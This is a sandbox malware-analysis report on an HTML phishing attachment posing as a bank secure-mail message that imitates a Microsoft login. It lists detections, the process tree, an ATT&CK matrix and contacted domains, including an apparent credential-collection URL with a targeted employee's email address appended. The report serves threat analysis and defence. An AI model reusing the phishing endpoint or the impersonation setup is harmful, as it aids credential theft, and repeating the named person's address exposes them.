JoeSandbox Cloud BASIC

**ID:** 626103
**Sample Name:** bsalazarSecuremail#Redriverbank2602VY8-FOAT7J-SNN6eYn999.html
**Cookbook:** default.jbs
**Time:** 15:49:27
**Date:** 13/05/2022
**Version:** 34.0.0 Boulder Opal

# Table of Contents


Table of Contents 2
Windows Analysis Report bsalazarSecuremail#Redriverbank2602VY8-FOAT7J-SNN6eYn999.html 55
Overview 5
General Information 5
Detection 5
Signatures 5
Classification 5
Process Tree 5
Malware Configuration 5
Yara Signatures 5
HTML 5
Sigma Signatures 5
Snort Signatures 6
Joe Sandbox Signatures 6
Phishing 6
System Summary 6
Mitre Att&ck Matrix 6
Behavior Graph 6
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 8
URLs 8
Domains and IPs 9
Contacted Domains 9
Contacted URLs 9
URLs from Memory and Binaries 9
World Map of Contacted IPs 10
Public IPs 10
Private 10
General Information 11
Warnings 11
Simulations 12
Behavior and APIs 12
Joe Sandbox View / Context 12
IPs 12
Domains 12
ASNs 12
JA3 Fingerprints 12
Dropped Files 12
Created / dropped Files 12
C:\Program Files\Google\Chrome\Application\Dictionaries\en-US-9-0.bdic 12
C:\Users\user\AppData\Local\Google\Chrome\User Data\24daa5e9-51f7-4830-b8e1-2759578667f3.tmp 12
C:\Users\user\AppData\Local\Google\Chrome\User Data\3b7ec284-c386-45f0-9d15-3fa716c9dbad.tmp 13
C:\Users\user\AppData\Local\Google\Chrome\User Data\6b416a58-731d-4d16-9355-fe752272a170.tmp 13
C:\Users\user\AppData\Local\Google\Chrome\User Data\9bcb409f-ff59-44d0-a895-b2cbc2a0e221.tmp 13
C:\Users\user\AppData\Local\Google\Chrome\User Data\Crashpad\settings.dat 14
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\21899ed0-a729-4e73-9344-a9f9f420e522.tmp 14
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\281a3ca4-5e5d-4558-8eec-0420233d7923.tmp 14
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\294193eb-34f0-46ca-bce8-0f9b73156572.tmp 15
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\3a4dc16e-51e8-4dba-a653-d47f521933b9.tmp 15
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\4e96ab8c-b15f-4d74-a9f0-91049ffad858.tmp 15
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\753a11e4-444f-4e97-8932-3d73a0aeedeb.tmp 16
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\76a6832e-4e2e-4f36-a893-aa30bcde8378.tmp 16
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\7af0d1a8-40d4-4d36-80bc-f4970186dcf3.tmp 16
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\8343d203-5dd7-4185-9a5c-b7678abacfe0.tmp 17
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\8b434215-1fbc-4de6-9d11-cf6a6afdfe3e.tmp 17
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\915cd872-514f-4084-a459-f4b21e3a1f6e.tmp 17
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\nmmhkkegccagdldgiimedpiccmgmieda\1.0.0.6_0_metadata\computed_hashes.json 18
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\000003.log 18
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG 18
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG.old (copy) 19
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History Provider Cache 19
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network Persistent State (copy) 19
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences (copy) 19
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences (copy) 20
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\1ab063b0-0b11-4bdb-b1d1-979be8ed357e.tmp 20
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\GPUCache\data_1 20
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Network Persistent State

(copy) 21
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\GPUCache\data_1 21
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Network Persistent State (copy) 21
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\efd2cc8f-d662-4a18-8425-a1c45d4ccfa2.tmp 22
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\a9cfb5cf-c9a5-42fe-821b-115a1a8a777a.tmp 22
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\b0be17d4-5385-404a-8c56-da6e6e752d46.tmp 22
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\b86c17f6-7dca-48be-ad41-8653de68c7da.tmp 23
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\be6c1d17-8e7c-4d6f-9ca4-72d4c0fb4f09.tmp 23
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\c6f42f83-3c41-41ae-95a8-8704583e55fe.tmp 23
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\c8abc7da-0405-4b86-b0d4-e838807cee59.tmp 24
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\c983ef26-af0d-45a8-9f68-c8b80d88663c.tmp 24
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\d3d74c08-8c70-4c04-88c5-52bd5e777902.tmp 24
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\d7125196-6ba5-4219-92c7-73b031301152.tmp 25
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\000004.dbtmp 25
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\CURRENT (copy) 25
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\ffc0c749-66f5-4094-bdea-6a3ad1ee989c.tmp 25
C:\Users\user\AppData\Local\Google\Chrome\User Data\Last Browser 26
C:\Users\user\AppData\Local\Google\Chrome\User Data\Last Version 26
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State (copy) 26
C:\Users\user\AppData\Local\Google\Chrome\User Data\Module Info Cache (copy) 27
C:\Users\user\AppData\Local\Google\Chrome\User Data\c0776715-09d6-49d6-a24f-d63d357d0730.tmp 27
C:\Users\user\AppData\Local\Google\Chrome\User Data\d286935c-e447-48f1-a8c0-180a96710cc4.tmp 27
C:\Users\user\AppData\Local\Google\Chrome\User Data\dbcd7278-5b93-4193-888f-e89a32f0c9e8.tmp 28
C:\Users\user\AppData\Local\Google\Chrome\User Data\dedfff9e-d59d-4ab5-a68b-32959dc0af2f.tmp 28
C:\Users\user\AppData\Local\Google\Chrome\User Data\f6dfb920-945b-4dfd-956a-29dee796eb18.tmp 28
C:\Users\user\AppData\Local\Temp\5aba1b91-3f29-4a1d-be20-5481c4ffda6f.tmp 29
C:\Users\user\AppData\Local\Temp\7164_1441336542_metadata\verified_contents.json 29
C:\Users\user\AppData\Local\Temp\7164_1441336542\manifest.fingerprint 29
C:\Users\user\AppData\Local\Temp\7164_1441336542\manifest.json 30
C:\Users\user\AppData\Local\Temp\7164_441413112_metadata\verified_contents.json 30
C:\Users\user\AppData\Local\Temp\7164_441413112\download_file_types.pb 30
C:\Users\user\AppData\Local\Temp\7164_441413112\manifest.fingerprint 31
C:\Users\user\AppData\Local\Temp\7164_441413112\manifest.json 31
C:\Users\user\AppData\Local\Temp\f606de6d-d69d-4bdd-8c16-ad29b018f73e.tmp 31
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\5aba1b91-3f29-4a1d-be20-5481c4ffda6f.tmp 31
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\bg\messages.json 32
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\ca\messages.json 32
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\cs\messages.json 32
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\da\messages.json 33
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\de\messages.json 33
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\el\messages.json 33
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\en\messages.json 33
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\en_GB\messages.json 34
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\es\messages.json 34
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\es_419\messages.json 34
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\et\messages.json 35
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\fi\messages.json 35
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\fil\messages.json 35
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\fr\messages.json 36
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\hi\messages.json 36
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\hr\messages.json 36
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\hu\messages.json 37
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\id\messages.json 37
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\it\messages.json 37
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\ja\messages.json 37
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\ko\messages.json 38
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\lt\messages.json 38
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\lv\messages.json 38
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\nb\messages.json 39
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\nl\messages.json 39
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\pl\messages.json 39
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\pt_BR\messages.json 39
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\pt_PT\messages.json 40
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\ro\messages.json 40
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\ru\messages.json 40
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\sk\messages.json 41
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\sl\messages.json 41
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\sr\messages.json 41
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\sv\messages.json 42
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\th\messages.json 42
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\tr\messages.json 42
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\uk\messages.json 42
C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\vi\messages.json 43
Static File Info 43
General 43
File Icon 43
Network Behavior 44
Network Port Distribution 44
TCP Packets 44

UDP Packets 46
DNS Queries 47
DNS Answers 47
HTTP Request Dependency Graph 48
HTTPS Proxied Packets 48
Statistics 155
Behavior 155
System Behavior 155
Analysis Process: chrome.exePID: 7164, Parent PID: 4324 155
General 155
File Activities 156
Registry Activities 156
Analysis Process: chrome.exePID: 6360, Parent PID: 7164 156
General 156
File Activities 156
Disassembly 157

Copyright Joe Security LLC 2022


# Windows Analysis Report

## bsalazarSecuremail#Redriverbank2602VY8-FOAT7J-SNN6eYn999.html


## Overview

### General Information

| | |
|---|---|
| Sample Name: | bsalazarSecuremail#Redriverbank2602VY8-FOAT7J-SNN6eYn999.html |
| Analysis ID: | 626103 |
| MD5: | bb0c6e89198797.. |
| SHA1: | 52f29b0581c4d6.. |
| SHA256: | f7db9d3408304a.. |
| Infos: | |



### Detection





**HTMLPhisher**

| | |
|---|---|
| Score: | 56 |
| Range: | 0 - 100 |
| Whitelisted: | false |
| Confidence: | 100% |

### Signatures

- Yara detected HtmlPhish10
- HTML document with suspicious title
- Phishing site detected (based on im…
- JA3 SSL client fingerprint seen in co…
- IP address seen in connection with …
- None HTTPS page querying sensitiv…
- No HTML title found

### Classification



## Process Tree

- **System is w10x64**
- chrome.exe (PID: 7164 cmdline: C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --enable-automation "C:\Users\user\Desktop\bsalazarSecuremail#Redriverbank2602VY8-FOAT7J-SNN6eYn999.html MD5: C139654B5C1438A95B321BB01AD63EF6)
  - chrome.exe (PID: 6360 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1564,2893178873461922982,2517917473115045809,131072 --lang=en-US --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1556 /prefetch:8 MD5: C139654B5C1438A95B321BB01AD63EF6)
- **cleanup**

## Malware Configuration

**No configs have been found**

## Yara Signatures

### HTML

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| 74548.0.pages.csv | JoeSecurity_HtmlPhish_10 | Yara detected HtmlPhish_10 | Joe Security | |

## Sigma Signatures

**No Sigma rule has matched**

Copyright Joe Security LLC 2022

## Snort Signatures

No Snort rule has matched

## Joe Sandbox Signatures

### Phishing

Yara detected HtmlPhish10

Phishing site detected (based on image similarity)


### System Summary

HTML document with suspicious title

## Mitre Att&ck Matrix

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control | Network Effects | Remote Service Effects | Impact |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Valid Accounts | Windows Management Instrumentation | Path Interception | 1 Process Injection | 3 Masquerading | OS Credential Dumping | System Service Discovery | Remote Services | Data from Local System | Exfiltration Over Other Network Medium | 1 Encrypted Channel | Eavesdrop on Insecure Network Communication | Remotely Track Device Without Authorization | Modify System Partition |
| Default Accounts | Scheduled Task/Job | Boot or Logon Initialization Scripts | Boot or Logon Initialization Scripts | 1 Process Injection | LSASS Memory | Application Window Discovery | Remote Desktop Protocol | Data from Removable Media | Exfiltration Over Bluetooth | 4 Non-Application Layer Protocol | Exploit SS7 to Redirect Phone Calls/SMS | Remotely Wipe Data Without Authorization | Device Lockout |
| Domain Accounts | At (Linux) | Logon Script (Windows) | Logon Script (Windows) | Obfuscated Files or Information | Security Account Manager | Query Registry | SMB/Windows Admin Shares | Data from Network Shared Drive | Automated Exfiltration | 5 Application Layer Protocol | Exploit SS7 to Track Device Location | Obtain Device Cloud Backups | Delete Device Data |
| Local Accounts | At (Windows) | Logon Script (Mac) | Logon Script (Mac) | Binary Padding | NTDS | System Network Configuration Discovery | Distributed Component Object Model | Input Capture | Scheduled Transfer | 3 Ingress Tool Transfer | SIM Card Swap | | Carrier Billing Fraud |


## Behavior Graph





# Screenshots

## Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.






## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

No Antivirus matches

### Dropped Files

No Antivirus matches

### Unpacked PE Files

No Antivirus matches

### Domains

No Antivirus matches

### URLs

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| http://https://dns.google | 0% | URL Reputation | safe | |

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| http://https://aadcdn.msftauth.net/shared/1.0/content/images/backgrounds/2_bc3d32a696895f78c19df6c717586a5d.svg | 0% | URL Reputation | safe | |
| http://https://lootahbf.work/prv.phpbsalazar@redriverbank.net | 0% | Avira URL Cloud | safe | |
| http://https://aadcdn.msftauth.net/shared/1.0/content/images/microsoft_logo_ee5c8d9fb6248c938fd0dc19370e90bd.svg | 0% | URL Reputation | safe | |

# Domains and IPs

## Contacted Domains

| Name | IP | Active | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|---|---|
| cs1100.wpc.omegacdn.net | 152.199.23.37 | true | false | | unknown |
| accounts.google.com | 142.250.186.77 | true | false | | high |
| part-0032.t-0009.t-msedge.net | 13.107.246.60 | true | false | | unknown |
| clients.l.google.com | 142.250.185.238 | true | false | | high |
| lootahbf.work | 173.231.212.223 | true | false | | unknown |
| clients2.google.com | unknown | unknown | false | | high |
| code.jquery.com | unknown | unknown | false | | high |
| aadcdn.msftauth.net | unknown | unknown | false | | unknown |

## Contacted URLs

